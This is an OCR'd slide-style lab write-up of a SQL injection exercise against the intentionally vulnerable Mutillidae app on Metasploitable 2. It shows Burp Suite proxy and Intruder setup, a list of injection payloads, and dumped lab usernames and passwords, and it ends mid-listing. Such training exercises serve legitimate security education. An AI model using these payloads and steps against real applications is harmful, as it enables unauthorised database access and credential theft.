



SQL Injection Attack

By Kyuande Johnson

What is a SQL Injection?

SQL injection is a technique used to attack applications utilizing a database by sending malicious code with the intention of accessing or modifying restricted information in the database. There are many reasons why this vulnerability exists, including improper input filtering and sanitation.

This attack allows one to retrieve sensitive information, modify existing data, or even destroy entire databases.



SQL Injection


Install a Metasploitable 2 Virtual Machine

Tools Used: OS- Kali Linux

Metasploitable 2: Vulnerable Virtual Machine

Application: Burp Suite: Test web apps for vulnerabilities

Used the Ifconfig command to find the Vulnerable Server



Metasploitable2-Linux - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Windows 10 x64
- Kali Linux 2020.1
- Metasploitable2-Li

```
metasploitable login: msfadmin
Password:
Last login: Mon Oct 19 18:08:37 EDT 2020 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
law.

To see the official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig | grep inet
grep: Unknown host
ifconfig: '--help' gives usage information.
msfadmin@metasploitable:~$ ifconfig | grep inet
inet addr:192.168.28.134 Bcast:192.168.28.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe8a:dd2a/64 Scope:Link
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
msfadmin@metasploitable:~$
```

Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Install Tools Remind Me Later Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.

Configure Mutillidae in Your Attack Browser



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

Typed the IP Address of the Vulnerable Web Server from Metasploitable

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Configure Your Attack Browser for Burp Suite

The screenshot shows the Firefox 'Connection Settings' dialog box. The 'Manual proxy configuration' option is selected. The HTTP Proxy is set to 127.0.0.1 on port 8080. The checkbox 'Also use this proxy for FTP and HTTPS' is checked. The HTTPS Proxy is also set to 127.0.0.1 on port 8080. The SOCKS Host is empty, and the SOCKS v5 option is selected. The 'Automatic proxy configuration URL' is also empty. The 'Use provider' dropdown is set to 'Cloudflare (Default)'. The dialog has 'OK', 'Cancel', and 'Help' buttons at the bottom.

Configure Proxy Access to the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- Manual proxy configuration

HTTP Proxy: 127.0.0.1 Port: 8080

Also use this proxy for FTP and HTTPS

HTTPS Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: Port: 0

SOCKS v4 SOCKS v5

Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1, and ::1 are never proxied

Do not prompt for authentication if password is saved

Proxy DNS when using SOCKS v5

Enable DNS over HTTPS

Use provider: Cloudflare (Default)

OK Cancel Help

- Configured the Firefox Browser to work with Burp Suite by manually applying a Proxy Server

- Using IP 127.0.0.1 on Port 8080

- This IP address is a loopback Internet protocol used to establish an IP connection to the same machine or computer being used by the end-user.

- Port 8080 is a common alternative HTTP port used for web traffic (Unsecure Network Protocol)

Intercept the Request with Burp Suite

192.168.28.134/mutillidae/index.php?page=user-info.php

Not secure | 192.168.28.134/mutillidae/index.php?page=user-info.php

DocHub Rom Hustler - PSX... GTrainers - Game Tr... Wii ISOs for downlo... KissAnime - Watch... Wheres My Cellpho... Download Game PS... Rufus - Create boot... The Iso Zone • Dow... How to Start an Int... Torrent Tracker :: N... Costpoint 7

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

View your details

Back

Please enter username and password to view account details


Name

Password

Dont have an account? [Please register here](#)

- Type the username and password in on the Multillidae site to capture the traffic in Burp Suite

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
PHP Version: 5.2.4-2ubuntu5.10
The newest version of [Mutillidae](#) can downloaded from [Irongeek's Site](#)



- Started a new project in Burp Suite and enable the intercept feature

- Targeted the username field to test for SQL Injection flaws

- Highlighted the username field and selected the “send to intruder” option in Burp Suite

Configure Positions & Payloads in Burp Suite

- After Highlighting the “Username” field use the “Sniper Attack” Which runs through a list of values in the payload and tries them one at a time
- Copy and Paste SQL code into the username field in the Payloads options

(Burp Suite)

Burp Suite Community Edition v1.7.32 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /mutillidae/index.php?page=user-info.php&username=$name&&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 172.16.1.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.102/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=d749d9ac3558d3d4ab665ba43913f994
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Start attack

Add §

Clear §

Auto §

Refresh

?

<

+

>

Type a search term

0 matches

Clear

1 payload position

Length: 551

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	24752	
2	"	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
4	-	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
5	--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
6	'%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	24753	
7	--';	200	<input type="checkbox"/>	<input type="checkbox"/>	24754	
8	'%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	24753	
9	=%20'	200	<input type="checkbox"/>	<input type="checkbox"/>	24756	
10	=%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
11	=%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
12	\x23	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
13	\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
14	\x3D%20\x3B'	200	<input type="checkbox"/>	<input type="checkbox"/>	24770	
15	\x3D%20\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
16	\x27\x4F\x52 SELECT *	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	

- Result of the SQL Injection Attack Payload

- Here you can view the progress

of the requests plus their payload status (Take a while

- Once intruder is finished

you can view the details

of any request simply by clicking on it.

Request	Payload	Status	Error	Timeout	Length	Comment
---------	---------	--------	-------	---------	--------	---------

Request Response

Raw Headers Hex Render

tested with Samurai
 WTF, Backtrack,
 Firefox, Burp-Suite,
 Netcat, and these
 Mozilla Add-ons



Mutillidae
 Channel

Developed by Adrian
 "Irongeek" Crenshaw
 and Jeremy Druin

Results for . 21 records found.

Username=admin
 Password=adminpass
 Signature=Monkey!

Burp Suite is useful because you can actually render
 the webpage

Username=adrian
 Password=somepassword
 Signature=Zombie Films Rock!

We can see below that our SQL injection was
 successful and we now have usernames and
 passwords.

Username=john
 Password=monkey
 Signature=I like the smell of confunk

Username=jeremy
 Password=password
 Signature=d1373 1337 speak

Username=bryce
 Password=password
 Signature=I Love SANS

Username=samurai